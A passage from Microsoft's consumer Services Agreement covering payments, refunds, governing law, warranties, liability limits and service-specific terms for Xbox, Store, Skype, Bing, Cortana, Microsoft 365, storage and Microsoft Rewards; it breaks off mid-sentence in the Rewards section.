f. **Refund Policy.** Unless otherwise provided by law or by a particular Service offer, all purchases are final and non-refundable. If you believe that Microsoft has charged you in error, you must contact us within 90 days of such charge. No refunds will be given for any charges more than 90 days old. We reserve the right to issue refunds or credits at our sole discretion. If we issue a refund or credit, we are under no obligation to issue the same or similar refund in the future. This refund policy does not affect any statutory rights that may apply. For more refund information, please visit our [help topic](https://go.microsoft.com/fwlink/p/?linkid=618283) (<https://go.microsoft.com/fwlink/p/?linkid=618283>).

g. **Cancelling the Services.** You may cancel a Service at any time, with or without cause. Cancelling paid Services stops future charges to continue the Service. To cancel a Service and request a refund, if you are entitled to one, visit the Microsoft account management website. You can request a refund from Skype using the [Cancellation and Refund form](https://go.microsoft.com/fwlink/p/?linkid=618286) (<https://go.microsoft.com/fwlink/p/?linkid=618286>). You should refer back to the offer describing the Services as (i) you may not receive a refund at the time of cancellation; (ii) you may be obligated to pay cancellation charges; (iii) you may be obligated to pay all charges made to your billing account for the Services before the date of cancellation; and (iv) you may lose access to and use of your account when you cancel the Services. We will process your Data as described above in section 4. If you cancel, your access to the Services ends at the end of your current Service period or, if we bill your account on a periodic basis, at the end of the period in which you canceled. If you initiate a chargeback or reversal with your bank for your payment of Services, we will deem you to have canceled as of the date that the original payment was made, and you authorize us to immediately cancel your service and/or revoke any content that was provided to you in exchange for such payment.

h. **Trial-Period Offers.** If you are taking part in any trial-period offer, you may be required to cancel the trial Service(s) within the timeframe communicated to you when you accepted the offer in order to avoid being charged to continue the Service(s) at the end of the trial period.

i. **Promotional Offers.** From time to time, Microsoft may offer Services for a trial period during which Microsoft will not charge you for the Services. Microsoft reserves the right to charge you for such Services (at the normal rate) if Microsoft determines (in its reasonable discretion) that you are breaching the terms and conditions of the offer.

j. **Price Changes.** We may change the price of the Services at any time and if you have a recurring purchase, we will notify you by email, or other reasonable manner, at least 15 days before the price change. If you do not agree to the price change, you must cancel and stop using the Services before the price change takes effect. If there is a fixed term and price for your Service offer, that price will remain in force for the fixed term.

k. **Payments to You.** If we owe you a payment, then you agree to timely and accurately provide us with any information we need to get that payment to you. You are responsible for any taxes and charges you may incur as a result of this payment to you. You must also comply with any other conditions we place on your right to any payment. If you receive a payment in error, we may reverse or require return of the payment. You agree to cooperate with us in our efforts to do this. We may reduce the payment to you without notice to adjust for any previous overpayment.

l. **Gift Cards.** Redemption and use of gift cards (other than Skype gift cards) are governed by the [Microsoft Gift Card Terms and Conditions](https://support.microsoft.com/help/10562/microsoft-account-gift-card-terms-and-conditions) (<https://support.microsoft.com/help/10562/microsoft-account-gift-card-terms-and-conditions>). Information on Skype gift cards is available on [Skype's Help page](https://go.microsoft.com/fwlink/?LinkId=615383) (<https://go.microsoft.com/fwlink/?LinkId=615383>).

m. **Bank Account Payment Method.** You may register an eligible bank account with your Microsoft account to use it as a payment method. Eligible bank accounts include accounts held at a financial institution capable of receiving direct debit entries (e.g., a United States-based financial institution that supports automated clearing house ("ACH") entries, a European financial institution that supports Single Euro Payments Area ("SEPA") or "iDEAL" in the Netherlands). Terms you agreed to when adding your bank account as a payment method in your Microsoft account (e.g., the "mandate" in the case of SEPA) also apply. You represent and warrant that your registered bank account is held in your name or you are authorized to register and use this bank account as a payment method. By registering or selecting your bank account as your payment method, you authorize Microsoft (or its agent) to initiate one or more debits for the total amount of your purchase or subscription charge (in accordance with the terms of your subscription service) from your bank account (and, if necessary, initiate one or more credits to your bank account to correct errors, issue a refund or similar purpose), and you authorize the financial institution that holds your bank account to deduct such debits or accept such credits. You understand that this authorization will remain in full force and effect until you remove your bank account information from your Microsoft account. Contact customer support as outlined above in section 4.e as soon as possible if you believe you have been charged in error. Laws applicable in your country may also limit your liability for any fraudulent, erroneous or unauthorized transactions from your bank account. By registering or selecting a bank account as your payment method, you acknowledge that you have read, understand and agree to these Terms.

## Contracting Entity, Choice of Law, Jurisdiction

10. **Contracting Entity.** For use of free and paid consumer Skype-branded Services, you're contracting with, and all references to "Microsoft" in these Terms mean, Skype Communications S.à.r.l, 23 – 29 Rives de Clausen, L-2165 Luxembourg. For all other Services, you're contracting with Microsoft Corporation, One Microsoft Way, Redmond, WA 98052, U.S.A.

11. **Choice of Law and Place to Resolve Disputes.** If you live in (or, if a business, your principal place of business is in) the United States, the laws of the state where you live (or, if a business, where your principal place of business is located) govern all claims, regardless of conflict of laws principles, except that the Federal Arbitration Act governs all provisions relating to arbitration. You and we irrevocably consent to the exclusive jurisdiction and venue of the state or federal courts in King County, Washington, for all disputes arising out of or relating to these Terms or the Services that are not heard in arbitration or small claims court.

## Warranties

12. **Warranties. MICROSOFT, AND OUR AFFILIATES, RESELLERS, DISTRIBUTORS, AND VENDORS, MAKE NO WARRANTIES, EXPRESS OR IMPLIED, GUARANTEES OR CONDITIONS WITH RESPECT TO YOUR USE OF THE SERVICES. YOU UNDERSTAND THAT USE OF THE SERVICES IS AT YOUR OWN RISK AND THAT WE PROVIDE THE SERVICES ON AN "AS IS" BASIS "WITH ALL FAULTS" AND "AS AVAILABLE." YOU BEAR THE ENTIRE RISK OF USING THE SERVICES. MICROSOFT DOESN'T GUARANTEE THE ACCURACY OR TIMELINESS OF THE SERVICES. TO THE EXTENT PERMITTED UNDER YOUR LOCAL LAW, WE EXCLUDE ANY IMPLIED WARRANTIES, INCLUDING FOR MERCHANTABILITY, SATISFACTORY QUALITY, FITNESS FOR A PARTICULAR PURPOSE, WORKMANLIKE EFFORT, AND NON-INFRINGEMENT. YOU MAY HAVE CERTAIN RIGHTS UNDER YOUR LOCAL LAW. NOTHING IN THESE TERMS IS INTENDED TO AFFECT THOSE RIGHTS, IF THEY ARE APPLICABLE. YOU ACKNOWLEDGE THAT COMPUTER AND TELECOMMUNICATIONS SYSTEMS ARE NOT FAULT-FREE AND OCCASIONAL PERIODS OF DOWNTIME OCCUR. WE DO NOT GUARANTEE THE SERVICES WILL BE UNINTERRUPTED, TIMELY, SECURE, OR ERROR-FREE OR THAT CONTENT LOSS WON'T OCCUR, NOR DO WE GUARANTEE ANY CONNECTION TO OR TRANSMISSION FROM THE COMPUTER NETWORKS.**

## Limitation of Liability

13. **Limitation of Liability. If you have any basis for recovering damages (including breach of these Terms), you agree that your exclusive remedy is to recover, from Microsoft or any affiliates, resellers, distributors, Third-Party Apps and Services providers, and vendors, direct damages up to an amount equal to your Services fee for the month during which the loss or breach occurred (or up to \$10.00 if the Services are free). You can't recover any other damages or losses, including direct, consequential, lost profits, special, indirect, incidental, or punitive.** These limitations and exclusions apply even if this remedy doesn't fully compensate you for any losses or fails of its essential purpose or if we knew or should have known about the possibility of the damages. To the maximum extent permitted by law, these limitations and exclusions apply to anything or any claims related to these Terms, the Services, or the software related to the Services.

## Service-Specific Terms

14. **Service-Specific Terms.** The terms before and after section 14 apply generally to all Services. This section contains service-specific terms that are in addition to the general terms. These service-specific terms govern if there are any conflicts with the general terms.

a. **Xbox.**

- i. **Personal Noncommercial Use.** The Xbox online service, [Xbox Game Studios games](#) (including Mojang Games) (<https://www.xbox.com/xbox-game-studios>), applications, subscriptions (e.g., Xbox Game Pass subscription service offerings), services (e.g., Xbox Cloud Gaming), and content provided by Microsoft (collectively, the "**Xbox Services**") are only for your personal and noncommercial use.
- ii. **Xbox Services.** When you sign up to receive Xbox Services, information about your game play, activities and usage of games and Xbox Services will be tracked and shared with applicable third-parties, including game developers, in order for Microsoft to deliver the Xbox Services and for the third-parties to operate non-Microsoft games and services. If you choose to link your Microsoft Xbox Services account with your account on a non-Microsoft service or sign in to your Xbox Services account to access a non-Microsoft Service (for example, a non-Microsoft game publisher of Third-Party Apps and Services), you agree that: (a) Microsoft may share limited account and usage-related information (including without limitation gamertag, gamerscore, game history, usage data and friends list), with that non-Microsoft party as stated in the Microsoft Privacy Statement, and (b) if allowed by your Xbox privacy settings, the non-Microsoft party may also have access to Your Content from in-game communications or other applications that you use when you are signed into your account with that non-Microsoft party. Also, if allowed by your Xbox privacy settings, Microsoft can publish your name, gamertag, gamerpic, motto, avatar, gameclips and games that you've played in communications to people you allow.
- iii. **Your Content.** As part of building the Xbox Services community, you grant to Microsoft, its affiliates and sublicensees a free and worldwide right to use, modify, reproduce, distribute, broadcast, share and display Your Content or your name, gamertag, motto, or avatar that you posted for any Xbox Services.
- iv. **Game Managers.** Some games may use game managers, ambassadors, or hosts. Game managers and hosts are not authorized Microsoft spokespersons. Their views do not necessarily reflect those of Microsoft.
- v. **Kids on Xbox.** If you are a minor using the Xbox Services, your parent or guardian may have control over many aspects of your account and may receive reports about your use of the Xbox Services.
- vi. **Game Currency or Virtual Goods.** The Xbox Services may include a virtual, game currency (like gold, coins or points) that may be purchased from or on behalf of Microsoft using actual monetary instruments if you have reached the age of "majority" where you live. The Xbox Services may also include virtual, digital items or goods that may be purchased from or on behalf of Microsoft using actual monetary instruments or using game currency. Game currency and virtual goods may never be redeemed for actual monetary instruments, goods or other items of monetary value from Microsoft or any other party. Other than a limited, personal, revocable, non-transferable, non-sublicensable license to use the game currency and virtual goods in the Xbox Services only, you have no right or title in or to any such game currency or virtual goods appearing or originating in the Xbox Services, or any other attributes associated with use of the Services or stored within the Xbox Services. Microsoft may at any time regulate, control, modify and/or eliminate the game currency and/or virtual goods associated with any one or more Xbox games or apps as it sees fit in its sole discretion.
- vii. **Software Updates.** For any device that can connect to Xbox Services, we may automatically check your version of Xbox console software or the Xbox app software and download Xbox console or Xbox app software updates or configuration changes, including those that prevent you from accessing the Xbox Services, using unauthorized Xbox games or Xbox apps, or using unauthorized hardware peripheral devices with an Xbox console.
- viii. **Cheating and Tampering Software.** For any device that can connect to Xbox Services, we may automatically check your device for unauthorized hardware or software that enables cheating or tampering in violation of the Code of Conduct or these Terms, and download Xbox app software updates or configuration changes, including those that prevent you from accessing the Xbox Services, or from using unauthorized hardware or software that enables cheating or tampering.
- ix. **Additional Subscription Terms and Conditions.** Xbox Services subscriptions are subject to additional terms and conditions set forth in the [Xbox Subscriptions Terms & Conditions | Xbox](#) (<https://www.xbox.com/en-us/legal/subscription-terms>).
- x. **Inactive Xbox Service Subscriptions.** Microsoft may turn off your recurring billing and stop recurring charges in select countries if you do not use your Xbox Services subscription for a period of time. Microsoft will provide notice to you before turning off recurring billing. For more information, including the applicable period of inactivity, see [Subscription inactivity FAQ | Xbox Support](#) (<https://support.xbox.com/en-US/help/subscriptions-billing/manage-subscriptions/xbox-subscription-inactivity-policy>).

b. **Store.** "Store" refers to a Service that allows you to browse, download, purchase, and rate and review applications (the term "application" includes games) and other digital content. These Terms cover use of certain Stores owned or operated by Microsoft or its affiliates (including, but not limited to, the Office Store, Microsoft Store on Xbox and Microsoft Store on Windows). "**Office Store**" means a Store for Office products and apps for Office, Microsoft 365, SharePoint, Exchange, Access and Project (2013 versions or later), or any other experience that is branded Office Store. "**Microsoft Store on Windows**" means a Store, owned and operated by Microsoft or its affiliates, for Windows devices such as phone, PC and tablet, or any other experience that is branded Microsoft Store and accessible on Windows devices such as phone, PC, or tablet. "**Microsoft Store on Xbox**" means a Store owned and operated by Microsoft or its affiliates and made available on Xbox consoles, or any other experience that is branded Microsoft Store and made available on an Xbox console.

i. **License Terms.** We will identify the publisher of each application available in the relevant Store. Unless different license terms are provided with the application, the Standard Application License Terms ("**SALT**") at the end of these Terms are an agreement between you and the application publisher setting forth the license terms that apply to an application you download through any Store owned or operated by Microsoft or its affiliates (excluding the Office Store). For clarity, these Terms cover the use of, and services provided by, Microsoft Services. Section 5 of these Terms also applies to any Third-Party Apps and Services acquired through a Store. Applications downloaded through the Office Store are not governed by the SALT and have separate license terms that apply.

ii. **Updates.** Microsoft will automatically check for and download updates to your applications, even if you're not signed into the relevant Store. You can change your Store or system settings if you prefer not to receive automatic updates to Store applications. However, certain Office Store applications that are entirely or partly hosted online may be updated at any time by the application developer and may not require your permission to update.

iii. **Ratings and Reviews.** If you rate or review an application or other Digital Good in the Store, you may receive email from Microsoft containing content from the publisher of the application or Digital Good. Any such email comes from Microsoft; we do not share your email address with publishers of applications or other Digital Goods you acquire through the Store.

iv. **Safety Warning.** To avoid possible injury, discomfort or eye strain, you should take periodic breaks from use of games or other applications, especially if you feel any pain or fatigue resulting from usage. If you experience discomfort, take a break. Discomfort might include feelings of nausea, motion sickness, dizziness, disorientation, headache, fatigue, eye strain, or dry eyes. Using applications can distract you and obstruct your surroundings. Avoid trip hazards, stairs, low ceilings, fragile or valuable items that could be damaged. A very small percentage of people may experience seizures when exposed to certain visual images like flashing lights or patterns that may appear in applications. Even people with no history of seizures may have an undiagnosed condition that can cause these seizures. Symptoms may include lightheadedness, altered vision, twitching, jerking or shaking of limbs, disorientation, confusion, loss of consciousness, or convulsions. Immediately stop using and consult a doctor if you experience any of these symptoms, or consult a doctor before using the applications if you've ever suffered symptoms linked to seizures. Parents should monitor their children's use of applications for signs of symptoms.

## Microsoft Family Features

c. **Microsoft Family Features.** Parents and kids can use Microsoft family features, including Microsoft Family Safety, to build trust based on a shared understanding of what behaviors, websites, apps, games, physical locations, and spending is right in their family. Parents can create a family by going to <https://account.microsoft.com/family> (or by following the instructions on their Windows device or Xbox console) and inviting kids or other parents to join. There are many features available to family members, so please carefully review the information provided when you agree to create or join a family and when you purchase Digital Goods for family access. By creating or joining a family, you agree to use the family in accordance with its purpose and won't use it in an unauthorized way to unlawfully gain access to another person's information.

## Group Messaging

d. **Group Messaging.** Various Microsoft services allow you to send messages to others via voice or SMS ("messages"), and/or allow Microsoft and Microsoft-controlled affiliates to send such messages to you and one or more other users on your behalf. WHEN YOU INSTRUCT MICROSOFT AND MICROSOFT-CONTROLLED AFFILIATES TO SEND SUCH MESSAGES TO YOU OR TO OTHERS, YOU REPRESENT AND WARRANT TO US THAT YOU AND EACH PERSON YOU HAVE INSTRUCTED US TO MESSAGE CONSENT TO RECEIVE SUCH MESSAGES AND ANY OTHER RELATED ADMINISTRATIVE TEXT MESSAGES FROM MICROSOFT AND MICROSOFT-CONTROLLED AFFILIATES. "Administrative text messages" are periodic transactional messages from a particular Microsoft service, including but not limited to a "welcome message" or instructions on how to stop receiving messages. You or group members no longer wishing to receive such messages can opt-out of receiving further messages from Microsoft or Microsoft-controlled affiliates at any time by following the instructions provided. If you no longer wish to receive such messages or participate in the group, you agree that you will opt out through the instructions provided by the applicable program or service. If you have reason to believe that a group member no longer wishes to receive such messages or participate in the group, you agree to remove them from the group. You also represent and warrant to us that you and each person you have instructed us to message understands that each group member is responsible for the costs of any message charges assessed by his or her mobile carrier, including any international message charges that may apply when messages are transmitted from US-based numbers.



e. **Skype, Microsoft Teams, and GroupMe.**

- i. **Emergency Services.** There are important differences between traditional mobile or fixed line telephone services and Skype, Microsoft Teams, and GroupMe. Microsoft has limited obligations under applicable local or national rules, regulations or law to offer access to emergency services, such as 911 or 112 emergency calling ("Emergency Services"), through Skype, Microsoft Teams, and GroupMe.
- ii. Only limited software versions of the Skype to Phone feature of Skype may support calls to Emergency Services in a very limited number of countries, and depending on the platform used. You can find details about availability and how to configure this feature here: <https://www.skype.com/go/emergency>. If your Skype to Phone emergency call is connected, you will need to provide the details of your physical location to enable the emergency services to respond to you.
- iii. **APIs or Broadcasting.** If you want to use Skype in connection with any broadcast, you must comply with the "Broadcast TOS" at <https://www.skype.com/go/legal.broadcast>. If you want to use any application program interface ("API") exposed or made available by Skype you must comply with the applicable licensing terms, which are available at [www.skype.com/go/legal](http://www.skype.com/go/legal).
- iv. **Fair Use Policies.** Fair usage policies may apply to your use of Skype. Please review these policies which are designed to protect against fraud and abuse and may place limits on the type, duration or volume of calls or messages that you are able to make. These policies are incorporated in these Terms by reference. You can find these policies at: <https://www.skype.com/en/legal/fair-usage/>.
- v. **Mapping.** Skype contains features that allow you to submit information to, or plot yourself on a map using, a mapping service. By using those features, you agree to these Terms and the Google Maps terms available at [https://www.google.com/intl/en\\_ALL/help/terms\\_maps.html](https://www.google.com/intl/en_ALL/help/terms_maps.html).
- vi. **Personal/Noncommercial Use.** The use of Skype is for your personal and noncommercial use. You are permitted to use Skype at work for your own business communications.
- vii. **Skype Number/Skype To Go.** If Skype provides you with a Skype Number or Skype To Go number, you agree that you do not own the number or have a right to retain that number forever. For more details on Skype Number see <https://secure.skype.com/en/skype-number/>.
- viii. **Skype Manager.** A "Skype Manager Admin Account" is created and managed by you, acting as an individual administrator of a Skype Manager group and not as a business entity. You may link your individual Microsoft account to a Skype Manager group ("**Linked Account**"). You may appoint additional administrators to your Skype Manager group subject to their acceptance of these Terms. If you allocate Skype Numbers to a Linked Account, you are responsible for compliance with any requirements related to the residency or location of your Linked Account users. If you choose to unlink a Linked Account from a Skype Manager group, any allocated subscriptions, Skype Credit or Skype Numbers will not be retrievable and Your Content or material associated with the unlinked account will no longer be accessible by you. You agree to process any personal information of your Linked Account users in accordance with all applicable data protection laws.
- ix. **Skype Charges.** Skype paid products are sold to you by Skype Communications S.à.r.l, however the seller-of-record accountable for taxes is Skype Communications US Corporation. Taxes means the amount of taxes, regulatory fees, surcharges or other fees that we are required to collect from you and must pay to any United States (federal, state or local) or foreign government, agency, commission or quasi-governmental body as a result of our provision of Skype paid products to you. These taxes are listed at [www.skype.com/go/ustax](http://www.skype.com/go/ustax). All prices for Skype paid products are inclusive of a charge for your product and a charge for taxes, unless otherwise stated. The charges payable for calling phones outside of a subscription consist of a connection fee (charged once per call) and a per-minute rate as set out at [www.skype.com/go/allrates](http://www.skype.com/go/allrates). Call charges will be deducted from your Skype Credit balance. Skype may change its calling rates at any time by posting such change at [www.skype.com/go/allrates](http://www.skype.com/go/allrates). The new rate will apply to your next call after publication of the new rates. Please check the latest rates before you make your call. Fractional call minutes and fractional cent charges will be rounded up to the next whole unit. Notwithstanding the foregoing, you may be entitled, under applicable law, to a refund, upon request, of any pre-paid subscription balance in the event you switch your Skype Number to another provider.
- x. **Skype Credit.** Skype does not guarantee that you will be able to use your Skype Credit balance to purchase all Skype paid products. If you do not use your Skype Credit for a period of 180 days, Skype will place your Skype Credit on inactive status. You can reactivate the Skype Credit by following the reactivation link at <https://www.skype.com/go/store.reactivate.credit>. You can enable the Auto Recharge feature when you buy Skype Credit by ticking the appropriate box. If enabled, your Skype Credit balance will be recharged with the same amount and by your chosen payment method every time your Skype balance goes below the threshold set by Skype from time to time. If you purchased a subscription with a payment method other than credit card, PayPal or Moneybookers (Skrill), and you have enabled Auto-Recharge, your Skype Credit balance will be recharged with the amount necessary to purchase your next recurring subscription. You can disable Auto-Recharge at any time by accessing and changing your settings in your account portal in Skype. If your Microsoft Account is closed, for any reason, any unused Skype credit associated with your Microsoft account will be lost and cannot be retrieved.
- xi. **International Message Fees.** GroupMe currently uses US-based numbers for each group created. Every text message sent to or received from a GroupMe number will count as an international text message sent to or received from the United States. Depending upon your location, Microsoft Teams may be using a phone number that could count as an international text message. Please check with your provider for the associated international rates.

## Bing and MSN

### f. Bing and Microsoft Start (including MSN).

- i. **Bing and Microsoft Start Materials.** The articles, text, photos, maps, videos, video players, and third-party material available on Bing and Microsoft Start, including through Microsoft bots, applications and programs, are for your noncommercial, personal use only. Other uses, including downloading, copying, or redistributing these materials, or using these materials or products to build your own products, are permitted only to the extent specifically authorized by Microsoft or rights holders, or allowed by applicable copyright law. Microsoft or other rights holders reserve all rights to the material not expressly granted by Microsoft under the license terms, whether by implication, estoppel, or otherwise.
- ii. **Bing Maps.** You may not use Bird's eye imagery of the United States, Canada, Mexico, New Zealand, Australia or Japan for governmental use without our separate written approval.
- iii. **Bing Places.** When you provide your Data or Your Content to Bing Places, you grant Microsoft a worldwide, royalty-free license to use, reproduce, save, modify, aggregate, promote, transmit, display, and distribute your Data and Your Content (including intellectual property rights in your Data and Your Content), and sub-license any or all of the foregoing rights to third parties.

## Cortana

### g. Cortana.

- i. **Personal Noncommercial Use.** Cortana is Microsoft's personal assistant Service. The features, services and content provided by Cortana (collectively "**Cortana Services**") are only for your personal and noncommercial use.
- ii. **Functionality and Content.** Cortana provides a range of features, some of which are personalized. Cortana Services may allow you to access services, information or functionality provided by other Microsoft Services or Third-Party Apps and Services. The service-specific Terms of section 14 also apply to your use of applicable Microsoft Services accessed through Cortana Services. Cortana provides information for your planning purposes only and you should exercise your own independent judgment when reviewing and relying on this information. Microsoft does not guarantee the reliability, availability or timeliness of personalized experiences provided by Cortana. Microsoft is not responsible if a Cortana feature delays or prevents you from receiving, reviewing or sending a communication or notification, or obtaining a service.
- iii. **Third-Party Apps and Services.** As part of delivering the Cortana Services, Cortana may suggest and help you interact with Third-Party Apps and Services (third-party skills or connected services). If you choose, Cortana may exchange information with Third-Party Apps and Services, such as your zip code and queries and responses returned by the Third-Party App and Services, to help you obtain requested services. Cortana may enable you to make purchases through Third-Party Apps and Services using the account preferences and settings you have established directly with those Third-Party Apps and Services. You can disconnect your Cortana Service from Third-Party Apps and Services at any time. Your use of Cortana Services to connect with Third-Party Apps and Services is subject to section 5 of these Terms. Publishers of Third-Party Apps and Services may change or discontinue the functionality or features of their Third-Party Apps and Services or integration with Cortana Services. Microsoft is not responsible or liable for manufacturer provided software or firmware.
- iv. **Cortana-Enabled Devices.** Cortana-enabled devices are products or devices that are enabled to access Cortana Services, or products or devices that are compatible with Cortana Services. Cortana-enabled devices include third-party devices or products that Microsoft does not own, manufacture, or develop. Microsoft is not responsible or liable for these third-party devices or products.
- v. **Software Updates.** We may automatically check your version of Cortana Services software and download software updates or configuration change or require any manufacturers of Cortana enabled devices to keep the Cortana Services software up to date.

## Microsoft 365 Apps and Services

### h. Microsoft 365 Apps and Services.

- i. **Use Terms.** Microsoft 365 Family, Microsoft 365 Personal, Microsoft 365 Basic, Sway, OneNote.com and any other Microsoft 365 app or Service or Office-branded Service is for your personal, noncommercial use, unless you have commercial use rights under a separate agreement with Microsoft. Use of apps such as Word, Excel, PowerPoint, Outlook, OneDrive, Access, and Publisher in Microsoft 365 Family, Microsoft 365 Personal, and any other Microsoft 365 app or subscription Service is governed by supplemental license terms located at <https://aka.ms/useterms> together with these Terms.
- ii. **Additional Outlook Terms.** Outlook includes use of Bing Maps. Any content provided through Bing Maps, including geocodes, can only be used within the product through which the content is provided. Your use of Bing Maps is governed by the Bing Maps End User Terms of Use available at [go.microsoft.com/?linkid=9710837](https://go.microsoft.com/?linkid=9710837) and the Microsoft Privacy Statement available at [go.microsoft.com/fwlink/?LinkID=248686](https://go.microsoft.com/fwlink/?LinkID=248686).

i. **Health Bots.** Health bots, which may include action plans, insights, reminders and other features, are not medical devices and are only intended for fitness and wellness purposes with a program issued by a care provider. They are not designed or intended as substitutes for professional medical advice or for use in the diagnosis, cure, mitigation, prevention, or treatment of disease or other conditions. You assume full responsibility for your use of health bots. Microsoft is not responsible for any decision you make based on information you receive from health bots. You should always consult a doctor with any questions you may have regarding a medical condition, diet, fitness, or wellness program before using health bots. Never disregard professional medical advice or delay in seeking it because of information you accessed on or through the Services. As with any technology, health bots may not work as intended for a variety of reasons including loss of power connectivity.

## Digital Goods

j. **Digital Goods.** Through Microsoft Groove, Microsoft Movies & TV, Store, Xbox Services and any other related and future services, Microsoft may enable you to obtain, listen to, view, play or read (as the case may be) music, images, video, text, books, games or other material ("**Digital Goods**") that you may get in digital form. The Digital Goods are only for your personal, noncommercial entertainment use. You agree not to redistribute, broadcast, publicly perform or publicly display or transfer any copies of the Digital Goods. Digital Goods may be owned by Microsoft or by third parties. In all circumstances, you understand and acknowledge that your rights with respect to Digital Goods are limited by these Terms, copyright law, and the Usage Rules located at <https://go.microsoft.com/fwlink/p/?LinkId=723143>. You agree that you will not attempt to modify any Digital Goods obtained through any of the Services for any reason whatsoever, including for the purpose of disguising or changing ownership or source of the Digital Goods. Microsoft or the owners of the Digital Goods may, from time to time, remove Digital Goods from the Services without notice.

## Microsoft Storage

### k. **Microsoft Storage.**

- i. **OneDrive Storage Allocation.** If you have more content stored in your OneDrive than is provided to you under the terms of your free or paid subscription service for Microsoft storage and you do not respond to notice from Microsoft to fix your account by removing excess content or moving to a new subscription plan with more storage, we reserve the right to close your account and delete or disable access to Your Content on OneDrive. Read more about Microsoft storage quotas [here](https://prod.support.services.microsoft.com/en-gb/office/how-does-microsoft-storage-work-2a261b34-421c-4a47-9901-74ef5bd0c426) (<https://prod.support.services.microsoft.com/en-gb/office/how-does-microsoft-storage-work-2a261b34-421c-4a47-9901-74ef5bd0c426>).
- ii. **OneDrive Service Performance.** Depending on factors such as your equipment, internet connection and Microsoft's efforts to maintain the performance and integrity of its service, you may occasionally experience delays in uploading or syncing content on OneDrive.
- iii. **Outlook.com Storage Allocation.** If you exceed your Outlook.com mailbox storage quota or your Microsoft storage quota that is provided to you under a free or paid subscription, you will be unable to send or receive messages until you remove excess content or move to a new subscription with sufficient storage. If you fail to remove excess content or obtain sufficient additional storage after receiving notice from Microsoft, we reserve the right to delete or disable access to Your Content. Read more about Microsoft storage quotas [here](#).



**I. Microsoft Rewards.**

- i. **General Information.** Microsoft Rewards (the "**Rewards Program**") is free to join, and it enables you to earn points ("**Points**") for certain activities and for personal use of certain Microsoft products and services. If you have a Microsoft account and are located in a participating Region (defined below), you have been automatically enrolled in the Rewards Program and can begin earning Points immediately. You can cancel your participation in the Rewards Program at any time by following the instructions below.
- ii. You can redeem your Points in a variety of ways ("**Redemption Options**"), including for certain products and services listed on the [Redemption Page](https://aka.ms/redeemrewards) at <https://aka.ms/redeemrewards> ("**Rewards**"). To be eligible to redeem your Points for any Redemption Option, you must first activate your Rewards Program account ("**Rewards Account**") on the [Rewards Dashboard](https://rewards.microsoft.com/) at <https://rewards.microsoft.com/>, or on certain other Microsoft sites and pages. There is no cost to activate your Rewards Account.
- iii. Certain restrictions and limitations apply to earning, redeeming, and other uses of Points in the Rewards Program. For more information see the Rewards section at <https://support.microsoft.com> ("**FAQ**").
- iv. **Requirements.** You need a valid Microsoft account and you must reside in one of the geographic areas listed in the FAQ ("**Regions**") to activate your Rewards Account and to earn, redeem, or otherwise use Points. You may open and use only one Rewards Account, even if you have multiple email addresses. Each household is limited to six Rewards Accounts. The Rewards Program is solely for your personal and noncommercial use. Use of a virtual private network (VPN) or other technology or service that can be used to mask or obfuscate your geographic location may result in cancellation of your Rewards Account and forfeiture of your accrued Points.
- v. **Earning Points.** You may be presented with opportunities to earn Points for certain qualifying activities ("**Offers**"), such as Searches, Acquisitions, use of certain Microsoft products and services, and other opportunities from Microsoft. You must have an active Rewards Account to take advantage of such Offers. Eligible Offers may vary by Region and may only be available for a certain time or subject to other limitations. You must comply with all terms and conditions of a particular Offer to earn Points awarded with that Offer. You may be presented with Offers directly on the Rewards Dashboard or when you use certain Microsoft products and services.
- vi. For purposes of the Rewards Program, a "**Search**" is the act of an individual user manually entering text for the good faith purpose of obtaining Bing search results for such user's own research purposes and does not include any query entered by a bot, macro, or other automated or fraudulent means of any kind; and an "**Acquisition**" is the process of purchasing goods or downloading and acquiring a license for digital content directly from Microsoft, whether free or paid. Points are not offered for every Acquisition from Microsoft, and certain restrictions may apply.
- vii. **Restrictions & Limitations on Points.** Points are awarded by Microsoft to individual Rewards Accounts and cannot be transferred to any other person or entity. Notwithstanding the foregoing, Microsoft may from time to time in its sole discretion permit you (i) to share your Points within your household (limits may apply), (ii) to contribute your Points to support a nonprofit organization listed on the Redemption Page, or (iii) depending on your Region and subject to other terms and conditions, to redeem all or some of your Points for points in certain other rewards or loyalty programs, including programs operated by Microsoft or authorized third parties. Points are and remain at all times the property of Microsoft, and do not constitute your personal property; they have no cash value, and you may not obtain any cash or money in exchange for them. Points are awarded to you on a promotional basis only. You cannot purchase Points. Microsoft may limit the quantity of Points or Rewards that can be earned or redeemed per person, per household, or over a set period (e.g., a day) provided that you are not disadvantaged in breach of good faith; please refer to the FAQ for currently applicable limitations. Unless an Offer or Redemption Option explicitly states otherwise, Points earned in the Program are not valid in, and may not be used in combination with, any other program offered by Microsoft or third parties. **Unredeemed Points associated with your Rewards Account expire if you do not earn or redeem any Points in your Rewards Account for 18 consecutive months.**
- viii. **Redemptions** Redemption Options will be made available to you on the Redemption Page and on certain other Microsoft sites and pages. You must earn and have available in your Rewards Account all of the Points required for a Redemption Option before you can redeem your Points for that Redemption Option. There may be a limited number of a particular Reward available, and those Rewards will be delivered on a first-come, first-served basis. You may be required to provide additional information, like your mailing address and a telephone number (other than a VOIP or toll-free number), and you may also be asked to enter a fraud-prevention code or sign additional legal documents to redeem Points for certain Redemption Options. Once you redeem your Points, you cannot cancel or return the Redemption Option for a refund of Points except in the case of defective products or as required by applicable law. If you select a Redemption Option that is out of stock or unavailable for other reasons, we may substitute a Redemption Option of comparable value or refund your points at our sole discretion.
- ix. Microsoft may update or discontinue offering specific Redemption Options at any time for any reason. Some Redemption Options may have age or Region eligibility requirements, or other terms or conditions on their redemption or use. Any such requirements or conditions will be included in the relevant redemption offer. You are responsible for all federal, state, and local taxes and any other costs of accepting and using the Redemption Option. Rewards will be emailed to the email address associated with your Microsoft account, so keep your email address up to date. Rewards that are undeliverable will not be reissued and are therefore forfeited. Rewards may not be resold. You may redeem no more than 550,000 Points per calendar year in the Rewards Program.
- x. **Cancelling Your Rewards Account.** If you no longer wish to participate in the Rewards Program, follow the instructions on the [opt out page](https://account.microsoft.com/rewards/optout?confirm=false) (<https://account.microsoft.com/rewards/optout?confirm=false>) to cancel your Rewards Account. If you cancel your Rewards Account, you will immediately forfeit all of your earned Points and will lose your ability to earn new Points in the future. To begin earning Points again, you must open a new Rewards Account (but Microsoft will not reinstate any previously forfeited Points). **Your Rewards Account may be cancelled (and your Points forfeited) if you do not log in to your Microsoft account for 18 consecutive months.**
- xi. **Program Changes or Discontinuation** Microsoft reserves the right to change, modify, discontinue, or cancel the Rewards Program or

